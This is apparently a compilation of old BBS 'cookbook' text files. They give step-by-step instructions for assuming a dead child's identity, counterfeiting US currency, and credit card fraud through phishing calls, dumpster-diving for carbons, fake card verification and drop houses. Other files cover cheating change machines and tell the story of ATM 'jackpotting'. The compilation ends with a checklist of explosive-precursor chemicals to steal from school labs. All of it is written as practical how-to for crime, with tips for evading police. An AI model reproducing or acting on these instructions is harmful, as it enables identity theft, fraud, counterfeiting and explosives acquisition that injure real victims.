The first step is to find out who exactly you'll become. The most secure way is to use someone's ID who doesn't use it themselves. The people who fit that bill the best are dead. As an added bonus they don't go complaining one bit. Go to the library and look through old death notices. You have to find someone who was born about the same time as you were, or better yet, a year or two older so you can buy booze, etc. You should go back as far as you can for the death because most states now cross index deaths to births so people can't do this in the future. The cutoff date in Wisconsin is 1979, folks in this grand state gotta look in 1978 or earlier. Anything earlier there is cool. Now, this is the hardest part if you're younger. Brats that young happen to be quite resilient, takin' falls out of three story windows and eating rat poison like its Easter candy, and not a scratch or dent. There ain't many that die, so ya gotta look your ass off. Go down to the library and look up all the death notices you can, if it's on microfilm so much the better. You might have to go through months of death notices though, but the results are well worth it. You gotta get someone who died locally in most instances: the death certificate is filed only in the county of death. Now you go down to the county courthouse in the county where he died and get the death certificate, this will cost you around \$3-\$5 depending on the state you're in. Look at this hunk of paper, it could be your way to vanish in a clould of smoke when the right time comes, like right after that big scam. If You're lucky, the slob's parents signed him up with social security when he was a snot nosed brat. That'll be another piece of ID you can get. If not, thats ok too. It'll be listed on the death certificate if he has one. If you're lucky, the stiff was born locally and you can get his birth certificate right away.

STEP 2

Now check the place of birth on the death certificate, if it's in the same place you standing now you're all set. If not, you can mail

159.TXT

away for one from that county but its a minor pain and it might take a while to get, the librarian at the desk has listings of where to write for this stuff and exactly how much it costs. Get the Birth certificate, its worth the extra money to get it certified because thats the only way some people will accept it for ID. When yur gettin this stuff the little forms ask for the reason you want it, instead of writing in "Fuck you", try putting in the word "Geneology". They get this all the time. If the Death certificate looks good for you, wait a day or so before getting the certified birth certificate in case they recognize someone wanting it for a dead guy.

STEP 3

Now your cookin! You got your start and the next part's easy. Crank out your old Dot matrix printer and run off some mailing labels addressed to you at some phony address. Take the time to check your phony address that there is such a place. Hotels that rent by the month or large apartment buildings are good, be sure to get the right zip code for the area. These are things that the cops might notice that will trip you up. Grab some old junk mail and paste your new lables on them. Now take them along with the birth certificate down to the library. Get a new library card. If they ask you if you had one before say that you really aren't sure because your family moved around alot when you were a kid. Most libraries will allow you to use letters as a form of ID when you get your card. If they want more give them a sob story about how you were mugged and got your wallet stolen with all your identification. Your card should be waiting for you in about two weeks. Most libraries ask for two forms of ID, one can be your trusty Birth Certificate, and they do allow letters addressed to you as a second form.

STEP 4

Now you got a start, it isn't perfect yet, so let's continue. You should have two forms of ID now. Throw away the old letters, or better yet stuff them inside the wallet you intend to use with this stuff. Go to the county courthouse and show them what nice ID you got and get a state ID card. Now you got a picture ID. This will take about two weeks and cost about \$5, its well worth it.

STEP 5

If the death certificate had a social security number on it you can go out and buy one of those metal SS# cards that they sell. If it didn't, then you got all kinds of pretty ID that shows exactly who you are. If you don't yet have an SS#, Go down and apply for one, these are free but they could take five or six weeks to get, Bureaucrats you know... You can invent a SS# too if ya like, but the motto

of 'THE WALKING GLITCH' has always been "Why not excellence?".

STEP 6

If you want to go whole hog you can now get a bank account in your new name. If you plan to do alot of traveling then you can put alot of money in the account and then say you lost the account book. After you get the new book you take out all the cash. They'll hit you with a slight charge and maybe tie-up your money some, but if you're ever broke in some small town that bank book will keep you from being thrown in jail as a vagrant.

ALL DONE?

So kiddies, you got ID for buying booze, but what else? In some towns (the larger the more likely) the cops if they catch you for something petty like shoplifting stuff under a certain dollar amount, will just give you a ticket, same thing for pissing in the street. Thats it! No fingerprints or nothing, just pay the fine (almost always over \$100) or appear in court. Of course they run a radio check on your ID, you'll be clean and your alter-ego gets a blot on his record. Your free and clear. Thats worth the price of the trouble you've gone through right there. If your smart, you'll toss that ID away if this happens, or better yet, tear off your picture and give the ID to someone you don't like, maybe they'll get busted with it. If you're a working stiff, here's a way to stretch your dollar. Go to work for as long as it takes to get unemployment and then get yourself fired. Go to work under the other name while your getting the unemployment. With a couple of sets of ID, you can live like a king. These concepts for survival in the new age come to you compliments of THE WALKING GLITCH. First release of this phile 7/7/88.

brought to you in the Cookbook V courtesy of...

-----RFLAGG-----

Before reading this article, it would be a very good idea to get a book on photo offset printing, for this is the method used in counterfeiting US currency. If you are familiar with this method of printing, counterfeiting should be a simple task for you.

Genuine currency is made by a process called "gravure", which involves etching a metal block. Since etching a metal block is impossible to do by hand, photo offset printing comes into the process.

Photo offset printing starts by making negatives of the currency with a camera, and putting the negatives on a piece of masking material (usually orange in color). The stripped negatives, commonly called "flats", are then exposed to a lithographic plate with an arc light plate maker. The burned plates are then developed with the proper developing chemical. One at a time, these plates are wrapped around the plate cylinder of the press.

The press to use should be an 11 by 14 offset, such as the AB Dick 360. Make 2 negatives of the portrait side of the bill, and 1 of the back side. After developing them and letting them dry, take them to a light table. Using opaque on one of the portrait sides, touch out all the green, which is the seal and the serial numbers. The back side does not require any retouching, because it is all one color. Now, make sure all of the negatives are registered (lined up correctly) on the flats. By the way, every time you need another serial number, shoot 1 negative of the portrait side, cut out the serial number, and remove the old serial number from the flat replacing it with the new one.

Now you have all 3 flats, and each represents a different color: black, and 2 shades of green (the two shades of green are created by mixing inks). Now you are ready to burn the plates. Take a lithographic plate and etch three marks on it. These marks must be 2 and 9/16 inches apart, starting on one of the short edges. Do the same thing to 2 more plates. Then, take 1 of the flats and place it on the plate, exactly lining the short edge up with the edge of the plate. Burn it, move it up to the next mark, and cover up the exposed area you have already burned. Burn that, and do the same thing 2 more times, moving the flat up one more mark. Do the same process with the other 2 flats (each on a separate plate). Develop all three plates. You should now have 4 images on each plate with an equal space between each bill.

The paper you will need will not match exactly, but it will do for most situations. The paper to use should have a 25% rag content.

160.TXT

By the way, Disaperf computer paper (invisible perforation) does the job well. Take the paper and load it into the press. Be sure to set the air, buckle, and paper thickness right. Start with the black plate (the plate without the serial numbers). Wrap it around the cylinder and load black ink in. Make sure you run more than you need because there will be a lot of rejects. Then, while that is printing, mix the inks for the serial numbers and the back side. You will need to add some white and maybe yellow to the serial number ink. You also need to add black to the back side. Experiment until you get it right. Now, clean the press and print the other side. You will now have a bill with no green seal or serial numbers. Print a few with one serial number, make another and repeat. Keep doing this until you have as many different numbers as you want. Then cut the bills to the exact size with a paper cutter. You should have printed a large amount of money by now, but there is still one problem; the paper is pure white. To dye it, mix the following in a pan: 2 cups of hot water, 4 tea bags, and about 16 to 20 drops of green food coloring (experiment with this). Dip one of the bills in and compare it to a genuine US bill. Make the necessary adjustments, and dye all the bills. Also, it is a good idea to make them look used. For example, wrinkle them, rub coffee grinds on them, etc.

As before mentioned, unless you are familiar with photo offset printing, most of the information in this article will be fairly hard to understand. Along with getting a book on photo offset printing, try to see the movie "To Live and Die in LA". It is about a counterfeiter, and the producer does a pretty good job of showing how to counterfeit. A good book on the subject is "The Poor Man's James Bond".

If all of this seems too complicated to you, there is one other method available for counterfeiting: The Canon color laser copier. The Canon can replicate ANYTHING in vibrant color, including US currency. But, once again, the main problem in counterfeiting is the paper used. So, experiment, and good luck!

-- RFLAGG --

Credit Card Fraud:

For most of you out there, money is hard to come by. Until now:

With the recent advent of plastic money (credit cards), it is easy to use someone else's credit card to order the items you have always desired in life. The stakes are high, but the payoff is worth it.

Step One: Getting the credit card information

First off, you must obtain the crucial item: someone's credit card number. The best way to get credit card numbers is to take the blue carbons used in a credit card transaction at your local department store. These can usually be found in the garbage can next to the register, or for the more daring, in the garbage dumpster behind the store. But, due to the large amount of credit card fraud, many stores have opted to use a carbonless transaction sheet, making things much more difficult. This is where your phone comes in handy.

First, look up someone in the phone book, and obtain as much information as possible about them. Then, during business hours, call in a very convincing voice - "Hello, this is John Doe from the Visa Credit Card Fraud Investigations Department. We have been informed that your credit card may have been used for fraudulent purposes, so will you please read off the numbers appearing on your Visa card for verification." Of course, use your imagination! Believe it or not, many people will fall for this ploy and give out their credit information.

Now, assuming that you have your victim's credit card number, you should be able to decipher the information given.

Step Two: Recognizing information from carbon copies

Card examples:

[American Express]
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2
JOE SHMOE

[American Express]
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2
JOE SHMOE

Explanation:

MM/Y1 is the date the card was issued, and MM/Y2 is the expiration date. The American Express Gold Card has numbers XXXXXX XXXXXXXX XXXXXXXX, and is covered for up to \$5000.00, even if the card holder is broke.

[Mastercard]

5XXX XXXX XXXX XXXX
XXXX AAA DD-MM-YY MM/YY
JOE SHMOE

Explanation:

XXXX in the second row may be asked for during the ordering process. The first date is when the card was new, and the second is when the card expires. The most frequent number combination used is 5424 1800 XXXX XXXX. There are many of these cards in circulation, but many of these are on wanted lists, so check these first.

[Visa]

4XXX XXX(X) XXX(X) XXX(X)
MM/YY MM/YY*VISA
JOE SHMOE

Explanation:

Visa is the most abundant card, and is accepted almost everywhere. The "*VISA" is sometimes replaced with "BWG", or followed with a special code. These codes are as follows:

- [1] MM/YY*VISA V - Preferred Card
- [2] MM/YY*VISA CV - Classic Card
- [3] MM/YY*VISA PV - Premier Card

Preferred Cards are backed with money, and are much safer to use. Classic Cards are newer, harder to reproduce cards with decent backing. Premier Cards are Classic Cards with Preferred coverage. Common numbers are 4448 020 XXX XXX, 4254 5123 6000 XXXX, and 4254 5123 8500 XXXX. Any 4712 1250 XXXX XXXX cards are IBM Credit Union cards, and are risky to use, although they are usually covered for large purchases.

Step Three: Testing credit

You should now have a Visa, Mastercard, or American Express credit card number, with the victim's address, zip code, and phone number. By the way, if you have problems getting the address, most phone companies offer the Address Tracking Service, which is

a special number you call that will give you an address from a phone number, at a nominal charge. Now you need to check the balance of credit on the credit card (to make sure you don't run out of money), and you must also make sure that the card isn't stolen. To do this you must obtain a phone number that businesses use to check out credit cards during purchases. If you go to a department store, watch the cashier when someone makes a credit card purchase. He/she will usually call a phone number, give the credit information, and then give what is called a "Merchant Number". These numbers are usually written down on or around the register. It is easy to either find these numbers and copy them, or to wait until they call one in. Watch what they dial and wait for the 8 digit (usually) merchant number. Once you call the number, in a calm voice, read off the account number, merchant number, amount, and expiration date. The credit bureau will tell you if it is ok, and will give you an authorization number. Pretend you are writing this number down, and repeat it back to them to check it. Ignore this number completely, for it serves no real purpose. However, once you do this, the bank removes dollars equal to what you told them, because the card was supposedly used to make a purchase. Sometimes you can trick the operator by telling her the customer changed his mind and decided not to charge it. Of course, some will not allow this. Remember at all times that you are supposed to be a store clerk calling to check out the card for a purchase. Act like you are talking with a customer when he/she "cancels".

Step Four: The drop

Once the cards are cleared, you must find a place to have the package sent. NEVER use a drop more than once. The following are typical drop sites:

[1] An empty house

An empty house makes an excellent place to send things. Send the package UPS, and leave a note on the door saying, "UPS. I work days, 8 to 6. Could you please leave the package on the back door step?" You can find dozens of houses from a real estate agent by telling them you want to look around for a house. Ask for a list of twenty houses for sale, and tell them you will check out the area. Do so, until you find one that suits your needs.

[2] Rent A Spot

U-Haul sometimes rents spaces where you can have packages sent and signed for. End your space when the package arrives.

[3] People's houses

Find someone you do not know, and have the package sent there. Call ahead saying that "I called the store and they sent the package to the wrong address. It was already sent, but can you keep it there for me?" This is a very reliable way if you keep calm when talking to the people.

Do NOT try post office boxes. Most of the time, UPS will not deliver to a post office box, and many people have been caught in the past attempting to use a post office box. Also, when you have determined a drop site, keep an eye on it for suspicious characters and cars that have not been there before.

Step Five: Making the transaction

You should now have a reliable credit card number with all the necessary billing information, and a good drop site.

The best place to order from is catalogues, and mail order houses. It is in your best interest to place the phone call from a pay phone, especially if it is a 1-800 number. Now, when you call, don't try to disguise your voice, thinking you will trick the salesperson into believing you are an adult. These folks are trained to detect this, so your best bet is to order in your own voice. They will ask for the following: name, name as it appears on card, phone number, billing address, expiration date, method of shipping, and product. Ask if they offer UPS Red shipping (next day arrival), because it gives them less time to research an order. If you are using American Express, you might have a bit of a problem shipping to an address other than the billing address. Also, if the salesperson starts to ask questions, do NOT hang up. Simply talk your way out of the situation, so you won't encourage investigation on the order.

If everything goes right, you should have the product, free of charge. Insurance picks up the tab, and no one is any wiser. Be careful, and try not to order anything over \$500. In some states, UPS requires a signature for anything over \$200, not to mention that anything over \$200 is defined as grand theft, as well as credit fraud. Get caught doing this, and you will bite it for a couple of years. Good luck!

First compiled in JR11..

-- RFLAGG --

Obtaining a credit card number: There are many ways to obtain the information needed to card something.

The most important things needed are the card number and the expiration date. Having the card-holders name doesn't hurt, but it is not essential. The absolute best way to obtain all the information needed is by trashing. The way this is done is simple. You walk around your area or any other area and find a store, mall, supermarket, etc., that throws their garbage outside on the sidewalk or dumpster. Rip the bag open and see if you can find any carbons at all. If you find little shreds of credit card carbons, then it is most likely not worth your time to tape together. Find a store that does not rip their carbons at all or only in half. Another way is to bullshit the number out of someone. That is call them up and say "Hello, this is Visa security and we have a report that your card was stolen." They will deny it and you will try to get it out of them from that point on. You could say, "It wasn't stolen? Well what is the expiration date and maybe we can fix the problem...."

Ok and what is the number on your card?.....Thank you very much and have a nice day." Or think of something to that degree.

Another way to get card numbers is through systems such as TRW and CBI, this is the hard way, and probably not worth the trouble, unless you are an expert on the system. Using credit card numbers posted on BBS's is risky. The only advantage is that there is a good chance that other people will use it, thus decreasing the chances of being the sole-offender. The last method of getting numbers is very good also.

In most video rental stores, they take down your credit card number when you join to back-up your rentals. So if you could manage to steal the list or make a copy of it, then you are set for a LONG time.

Choosing a victim: Once you have the card number, it is time to make the order. The type of places that are easiest to victimize are small businesses that do mail order or even local stores that deliver.

If you have an ad for a place with something you want and the order number is NOT a 1-800 number then chances are better that you will succeed.

Ordering: When you call the place up to make the order, you must have several things readily at hand.

These are the things you will need: A name, telephone number, business phone, card number (4 digit bank code if the card is MasterCard), expiration date, and a complete shipping and billing address.

I will talk about all of these in detail. A personal tip: When I call to make an order, it usually goes much smoother if the person you are talking to is a woman. In many cases they are more gullible than men.

The name: You could use the name on the card or the name of the person who you are going to send the merchandise to. Or you could use the name on the card and have it shipped to the person who lives at the drop (Say it is a gift or something).

The name is really not that important because when the company verifies the card, the persons name is never mentioned, EXCEPT when you have a

162.TXT

Preffered Visa card. Then the name is mentioned. You can tell if you have a Preffered Visa card by the PV to the right of the expiration date on the carbon. Nophone all day long waiting for the company to call (Which they will), then the phone number to give them as your home-phone could be one of the following: A number that is ALWAYS busy, a number that ALWAYS rings, a payphone number, low end of a loop (and you will wait on the other end), or a popular BBS.

NEVER give them your home phone because they will find out as soon as the investigation starts who the phone belongs to. The best thing would be to have a payphone call forward your house

(via Cosm The business number: When asked for, repeat the number you used for your home phone.

Card number: The cards you will use will be Visa, Mastercard, and American Express. The best is by far Visa. It is the most straight-forward. Mastercard is pretty cool except for the bank code. When they ask for the bank code, they sometimes also ask for the bank that issued it. When they ask that just say the biggest bank you know of in your area. Try to avoid American Express. They tend to lead full scale investigations. Unfortunately, American Express is the most popular card out. When telling the person who is taking your call the card number, say it slow, clear, and with confidence.

e.g. CC# is 5217-1234-5678-9012. Pause after each set of four so you don't have to repeat it.

Expiration date: The date must be at LEAST in that month. It is best to with more than three months to go.

The address: More commonly referred to as the 'drop'. Well the drop can range from an abandoned building to your next door neighbors apartment. If you plan to send it to an apartment building then be sure NOT to include an apartment number. This will confuse UPS or postage men a little and they will leave the package in the lobby.

Here is a list of various drops: The house next door whose family is on vacation, the apartment that was just moved out of, the old church that will be knocked down in six months, your friends house who has absolutely nothing to do with the type of merchandise you will buy and who will also not crack under heat from feds, etc..

There are also services that hold merchandise for you, but personally I would not trust them. And forget about P.O. Boxes because you need ID to get one and most places don't ship to them anyway.

Other aspects of carding: Verifying cards, seeing if they were reported stolen.

Verifying cards: Stores need to verify credit cards when someone purchases something with one. They call up a service that checks to see if the customer has the money in the bank.

The merchant identifies himself with a merchant number. The service then holds the money that the merchant verified on reserve. When the merchant sends in the credit card form, the service sends the merchant the money. The service holds the money for three days and if no form appears then it is put back into the bank. The point is that if you

162.TXT

want to verify something then you should verify it for a little amount and odds are that there will be more in the bank.

The good thing about verification is that if the card doesn't exist or if it is stolen then the service will tell you. To verify MasterCard and Visa try this number. It is voice:1-800-327-1111 merchant code is 596719.

Stolen cards: Mastercard and Visa come out with a small catalog every week where they publish EVERY stolen or fraudulantly used card.

I get this every week by trashing the same place on the same day.

If you ever find it trashing then try to get it every week.

Identifying cards: Visa card numbers begin with a 4 and have either 13 or 16 digits. MasterCard card numbers begin with a 5 and have 16 digits. American Express begins with a 3 and has 15 digits. They all have the formats of the following:

3xxx-xxxxxx-xxxxx American Express

4xxx-xxx-xxx-xxx Visa

4xxx-xxxx-xxxx-xxxx Visa

5xxx-xxxx-xxxx-xxxx MasterCard

Gold cards: A gold card simply means that credit is good for \$5000.

Without a gold card, credit would be normally \$2000.

To recognize a gold card on a carbon there are several techniques:

American Express-none.

Visa-PV instead of CV.

Note-When verifying a PV Visa, you have to have the real name of the cardholder.

Mastercard-An asterix can signify a gold card, but this changes depending when the card was issued.

I am going to type out a dialog between a carder and the phone operator to help you get the idea.

Operator: "Over-priced Computer Goods, may I help you?"

Carder: "Hi, I would like to place an order please."

Operator: "Sure, what would you like to order?"

Carder: "400 generic disks and a double density drive."

Operator: "Ok, is there anything else?"

Carder: "No thank you, that's all for today."

Operator: "Ok, how would you like to pay for this? MasterCard or Visa?"

Carder: "Visa."

Operator: "And your name is?"

Carder: "Lenny Lipshitz." (Name on card)

Operator: "And your Visa card number is?"

Carder: "4240-419-001-340" (Invalid card)

Operator: "Expiration date?"

Carder: "06-92."

Operator: "And where would you like the package shipped to?"

Carder: "6732 Goatsgate Port. Paris,texas,010166."

Operator: "And what is your home telephone number?"

Carder: "212-724-9970" (This number is actually always busy)

Operator: "I will also need your business phone number in case we have

162.TXT

to reach you."

Carder: "You can reach me at the same number. 212-724-9970"

Operator: "O.K. Thank you very much and have nice day."

Carder: "Excuse me, when will the package arrive?"

Operator: "In six to seven days UPS."

Carder: "Thanks alot, and have a pleasant day."

Now you wait 6-7 days when the package will arrive to the address which is really a house up for sale. There will be a note on the door saying, "Hello UPS, please leave all packages for Lenny Lipshitz in the lobby or porch. Thanks alot, Lenny Lipshitz" (Make the signature half-way convincing)

Still as DANGEROUS as ever..... RFLAGG

Recognizing credit cards

by the Jolly Roger

[Sample: American Express]

```
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2      Y1
John Doe               AX
```

Explanation:

The first date is the date the person got the card, the second date is the expiration date, after the expiration date is the same digits in the first year. The American Express Gold has many more numbers (I think 6 8 then 8). If you do find a Gold card keep it for it has a \$5000.00 backup even when the guy has no money!

[Sample: Master Card]

```
5XXX XXXX XXXX XXXX
XXXX AAA DD-MM-YY MM/YY
John Doe.
```

Explanation:

The format varies, I have never seen a card that did not start with a 5XXX there is another 4 digits on the next line that is sometimes asked for when ordering stuff, (and rarely a 3 digit letter combo (e. ANB). The first date is the date the person got the card and the second date is the expiration date.

Master Card is almost always accepted at stores.

[Sample: VISA]

```
XXXX XXX(X) XXX(X) XXX(X)
MM/YY      MM/YY*VISA
John Doe
```

Explanation:

Visa is the most straight forward of the cards, for it has the name right on the card itself, again the first date is the date he got the card and the second is the expiration date. (Sometimes the first date is left out). The numbers can either be 4 3 3 3 or 4 4 4 4. Visa is also almost always accepted at stores, therefore, the best of cards to use.

Jackpotting ATM Machines

courtesy of the Jolly Roger

JACKPOTTING was done rather successfully a while back in (you guessed it) New York. What the culprits did was:

Sever (actually cross over) the line between the ATM and the host. insert a microcomputer between the ATM and the host. insert a fraudulent card into the ATM. (card=cash card, not hardware)

What the ATM did was: send a signal to the host, saying "Hey! Can I give this guy money, or is he broke, or is his card invalid?"

What the microcomputer did was: intercept the signal from the host, discard it, send "there's no one using the ATM" signal.

What the host did was: get the "no one using" signal, send back "okay, then for God's sake don't spit out any money!" signal to ATM.

What the microcomputer did was:

intercept signal (again), throw it away (again), send "Wow! That guy is like TOO rich! Give him as much money as he wants. In fact, he's so loaded, give him ALL the cash we have! He is really a valued customer." signal.

What the ATM did:

what else? Obediently dispense cash till the cows came home (or very nearly so).

What the crooks got:

well in excess of \$120,000 (for one weekend's work), and several years when they were caught.

This story was used at a CRYPTOGRAPHY conference I attended a while ago to demonstrate the need for better information security. The lines between ATM's & their hosts are usually 'weak' in the sense that the information transmitted on them is generally not encrypted in any way. One of the ways that JACKPOTTING can be defeated is to encrypt the information passing between the ATM and the host. As long as the key cannot be determined from the ciphertext, the transmission (and hence the transaction) is secure.

A more believable, technically accurate story might concern a person who uses a computer between the ATM and the host to determine the key before actually fooling the host. As everyone knows, people find cryptanalysis a very exciting and engrossing subject...don't they? (Hee-Hee)



The B of A ATM's are connected through dedicated lines to a host computer as the Bishop said. However, for maintenance purposes, there is at least one separate dial-up line also going to that same host computer. This guy basically bs'ed his way over the phone till he found someone stupid enough to give him th number. After finding that,

164.TXT

he had has Apple hack at the code. Simple.

Step 2: He had a friend go to an ATM with any B of A ATM card. He stayed at home with the Apple connected to the host. When his friend inserted the card, the host displayed it. The guy with the Apple modified the status & number of the card directly in the host's memory. He turned the card into a security card, used for testing purposes. At that point, the ATM did whatever it's operator told it to do.

The next day, he went into the bank with the \$2000 he received, talked to the manager and told him every detail of what he'd done. The manager gave him his business card and told him that he had a job waiting for him when he got out of school.

Now, B of A has been warned, they might have changed the system. On the other hand, it'd be awful expensive to do that over the whole country when only a handful of people have the resources and even less have the intelligence to duplicate the feat. Who knows?

Ripping off Change Machines

by the Jolly Roger

Have you ever seen one of those really big changer machines in airports laundrymats or arcades that dispense change when you put in your 1 or 5 dollar bill? Well then, here is an article for you.

- 1) Find the type of change machine that you slide in your bill length wise, not the type where you put the bill in a tray and then slide the tray in!!!
- 2) After finding the right machine, get a \$1 or \$5 bill. Start crumpling up into a ball. Then smooth out the bill, now it should have a very wrinkly surface.
- 3) Now the hard part. You must tear a notch in the bill on the left side about 1/2 inch below the little 1 dollar symbol (See Figure).
- 4) If you have done all of this right then take the bill and go out the machine. Put the bill in the machine and wait. What should happen is: when you put your bill in the machine it thinks everything is fine. When it gets to the part of the bill with the notch cut out, the machine will reject the bill and (if you have done it right) give you the change at the same time!!! So, you end up getting your bill back, plus the change!! It might take a little practice, but once you get the hang of it, you can get a lot of money!

```

!-----!
!
! (1)      /-----\      (1) !
!          !         !      !
!          !  Pic.  !      !
! (1)  /\      \-----/      (1) !
!      !!
!-----/  \-----!
          \-----Make notch here. About 1/2 " down from (1)

```

P.S. Sorry for the "text work" but you should be able to get the idea. Have fun!!! == RFLAGG ==

166.TXT

This is another good way to
rip off a change or drink machine....

Compiled by:
== Exodus ==

You first get a nice new dollar to work with. Make sure there are no
rips in it. Now, you get a thin piece of transparent plastic about
3/4 the width of the actual dollar. It must be a good 6" or longer.
Next, you need some transparant tape. Scotch magic tape will work
the best. You simply tape the plastic strip to the dollar. But, you
must be careful not to tape it more than 1/2" up the side of the dollar.
tape it on both sides (front and back, not top and bottom) of the dollar.
Now, all you have to do is use it:

Walk casually up to the secluded machine. Take out your dollar, and put
it into the machine. BE CAREFUL! Some of the more modern change machines
have alarms! Most likely, though, drink or candy machines will not. Now,
the machine starts taking your dollar.... You wait until your plastic
strip is almost all the way into the machine, and then you pull with
sufficient force to get the dollar out of the machine, but not rip it. If
You did it correctly, you should have gotten whatever you bought, and still
have your dollar for later use. On candy machines, though, make your
selection, and then wait and pull the dollar out. Don't worry if you don't
get it on the first few tries. It took me about 5 tries to master it. It
DOES, i repeat DOES work for a fact if done correctly. If you just can't
get it, though, either the machine is too sophisticated, or you put the
tape up too high on the dollar. Have fun!!!!

a little annex to the cookbook from

ACID FLESH

ACID FLESH can be found on local BBS's in Northern New Jersey

Electronic Accessories

<--Every Phreaker Needs His Own-->

Some phreaks believe in the down-n-dirty customizing of equipment by crafting it themselves...not me !. I believe that the other guy should build the stuff, and I'll steal it and use it later. This is a list of places where one can obtain the devices that would otherwise have to be built by hand. But after all, a good phreak can take a pre-made item and adapt it to his needs.....

COOL STUFF:

Radar Jammers:

The "Eclipse"
\$199.00

T.E.K. Distributors
P.O. Box 32287
Fridley, MN 55432

612-783-1666

Surveillance:

fone bugging, fone recording sys., etc...

EDE
P.O. Box 337
Buffalo, NY 14226

(716)-691-3476

catalog \$5

USI Corp.,
P.O. Box PM-2052
Melbourne, FL 32902

catalog: \$2
407-725-1000

Protector
P.O. Box 520294-M
Salt Lake City, UT 84152

(801)-487-3823
catalog \$5

FREE catalog:
1-800-732-5000

SpyMart
P.O. Box 340-M
Morehead City, NC 28557

catalog \$4

MICRO-VIDEO:

SUPERCIRCUITS
13552 Research Blvd. #B-2
Austin, TX 78750

catalog \$3

Scanners:

167.TXT

CRB
P.O. Box 56
Commack, NY 11725

FREE catalog

HPR
P.O. Box 19224PM
Denver, CO 80219
(request information, I guess!?)

MISC::

INFORMATION UNLIMITED <<<---REALLY COOL SHIT, THE GOOD STUFF.
P.O. Box 716, Dept. PM294 (kinda expensive, so get ready to
Amherst, NH 03031 CARD!!)

FREE catalog (w/order, otherwise \$1.00)

EDMUND SCIENTIFIC (always a fucking GREAT place to find the little
Dept. 14D2, nitty-gritty electronics that make up
C908 EdsCorp Bldg. colored boxes, and the like)
Barrington, NJ 08007

-----RFLAGG

<--* Out To Help The Common Phreak *-->

U.K. CREDIT CARD FRAUD - 22/10/90 - Written by CREDITMAN

U.K. credit card fraud is a lot easier than over in the States. The same basic 3 essentials are needed -

- 1...A safehouse.
- 2...Credit card numbers with Xp date and address.
- 3...Good suppliers of next day delivery goods.

1...The Safehouse

The safehouse should be on the ground floor, so as not to piss off the delivery man when he comes to drop off your freshly stolen gear. If he has to go up 10 flights in a complete dive and some 14 year old kid signs for an A2000 then he's gonna wonder! Make sure there are no nosey neighbours, a good area is one full of yuppies 'cos they all go to work during daytime. Safehouses are usually obtained by paying a month's rent in advance or putting down a deposit of say, £200. Either that or break into a place and use that.

2...Credit Card Numbers.

The card number, expiry date, start date (if possible), full name (including middle initial), phone number and full address with postcode are ideal. If you can only get the sirname, and no postcode, you shouldn't have any real hassle. Just say you moved recently to your new address. Phone number is handy, if it just rings and rings but if it doesn't, then make sure it's ex-directory. You CANNOT get away with giving them a bullshit phone number. Some fussy companies want phone numbers just to cross-check on CARDNET but generally it's not needed. To recap, here's a quick check-list...

- 1.Card number and Xpiry date.
- 2.Name and address of card holder.
- 3.First name/initials (OPTIONAL)
- 4.Start date (OPTIONAL)
- 5.Postcode (OPTIONAL)
- 6.Phone number (OPTIONAL)

If you have all 6, then you shouldn't have any hassle. Start date is the rarest item you could be asked for, postcode and initials being more common. If you are missing 3-6 then you need one helluva smooth-talking bastard on the phone line!!!!

3...The Ordering

Not everyone can order £1000's of stuff - it's not easy. You have to be cool, smooth and have some good answers to their questions. I advise that you only order up to £500 worth of stuff in one go, but if you have details 1-6 and the phone number will NOT be answered from 9-

168.TXT

5.30 P.M. then go up to £1000 (make sure it's a GOLD card!). When getting ready to order make sure you have at least 3 times the amount of suppliers you need e.g. if you want to card 5 hard-drives, make sure you have 15 suppliers. A lot of the time, they are either out stock, can't do next day delivery or won't deliver to a different address. Quick check list of what you must ask before handing over number -

1. Next day delivery, OK?
2. Ordered to different address to card, OK?
3. Do you have item in stock (pretty obvious, eh?)

Make sure you ask ALL of these questions before handing over your precious number.

Excuses...

Usual excuses for a different address are that it's a present or you're on business here for the next 5 weeks etc. Any old bullshit why it won't go to the proper address.

WARNING!*****Invoices!*****WARNING!

Invoices are sometimes sent out with the actual parcel but they are also sent out to the card owners (why do you think they need the address for?) so using a safehouse for more than 2 days is risky. A 1 day shot is safe, if they catch on then they'll stop the goods before getting a search warrant.

Credit Limits...

Limits on cards reach from £500 to £4000 on Gold cards. Your average card will be about £1000-£1500. It takes a while to build up a good credit rating in order to have large limits so don't think every card will hold 12 IBM 386's! Visa and Access are always used - American Xpress etc. are USELESS.

Access = Eurocard, Mastercard (begins with 5)
Visa = (begins with 4, 16 digit is a Gold)

A general rule is, always confirm an order to make sure credit is cleared. As the month goes on, credit is used up - the bad times are from 27th - 3rd which is when all the bills come in. Best time to card is around 11th or 12th, when the poor guy has paid off his last bill so you can run up a new one (he, he, he!).

Ideal items to card...

The best stuff is always computer hard-ware as it's next-day. Amigas, ST's, PC's - anything really. Blank discs are a waste of time, they're too heavy. Xternal drives, monitors - good stuff basically. Don't order any shit like VCR's, hi-fi, video-cameras, music

168.TXT

keyboards, computer software, jewerely or anything under æ300. You'll find the listed items are difficult to get next day delivery and usually won't deliver to a different address - bastards, eh? You're wasting your time with little items under æ300, try to keep deliveries under 10 a day.

The drop....

Two ways of doing the drop

1.Sign for all the gear (make sure you're there between 9.00 and 5.30 P.M.)

2.Don't turn up till around 6.30 P.M. and collect all the cards that the delivery man has left. These usually say 'you were out at XX time so could you please arrange new time for delivery or pick up from our depot'. In that case, piss off to the depot and get all the gear (need a big car!).

Remember, carding is ILLEGAL kiddies, so don't do it unless you're going to cut me on it!!!!

CHECKLIST FOR RAIDS ON LABS

by: Exodus

In the end, the serious terrorist would probably realize that if he/she wishes to make a truly useful explosive, he or she will have to steal the chemicals to make the explosive from a lab. A list of such chemicals in order of priority would probably resemble the following:

LIQUIDS

____ Nitric Acid
 ____ Sulfuric Acid
 ____ 95% Ethanol
 ____ Toluene
 ____ Perchloric Acid
 ____ Hydrochloric Acid

GASES

____ Hydrogen
 ____ Oxygen
 ____ Chlorine
 ____ Carbon Dioxide

SOLIDS

____ Potassium Perchlorate
 ____ Potassium Chlorate
 ____ Picric Acid (usually a powder)
 ____ Ammonium Nitrate
 ____ Powdered Magnesium
 ____ Powdered Aluminum
 ____ Potassium Permanganate
 ____ Sulfur (flowers of)
 ____ Mercury
 ____ Potassium Nitrate
 ____ Potassium Hydroxide
 ____ Phosphorus
 ____ Sodium Azide
 ____ Lead Acetate
 ____ Barium Nitrate

Print this sheet out and carry it with you! Memorize it, anything. It is INVALUABLE. All of these chemicals should be carried in your school lab. Happy hunting. :)

- RFLAGG -

-----**>> LISTS OF SUPPLIERS AND MORE INFORMATION <<**-----

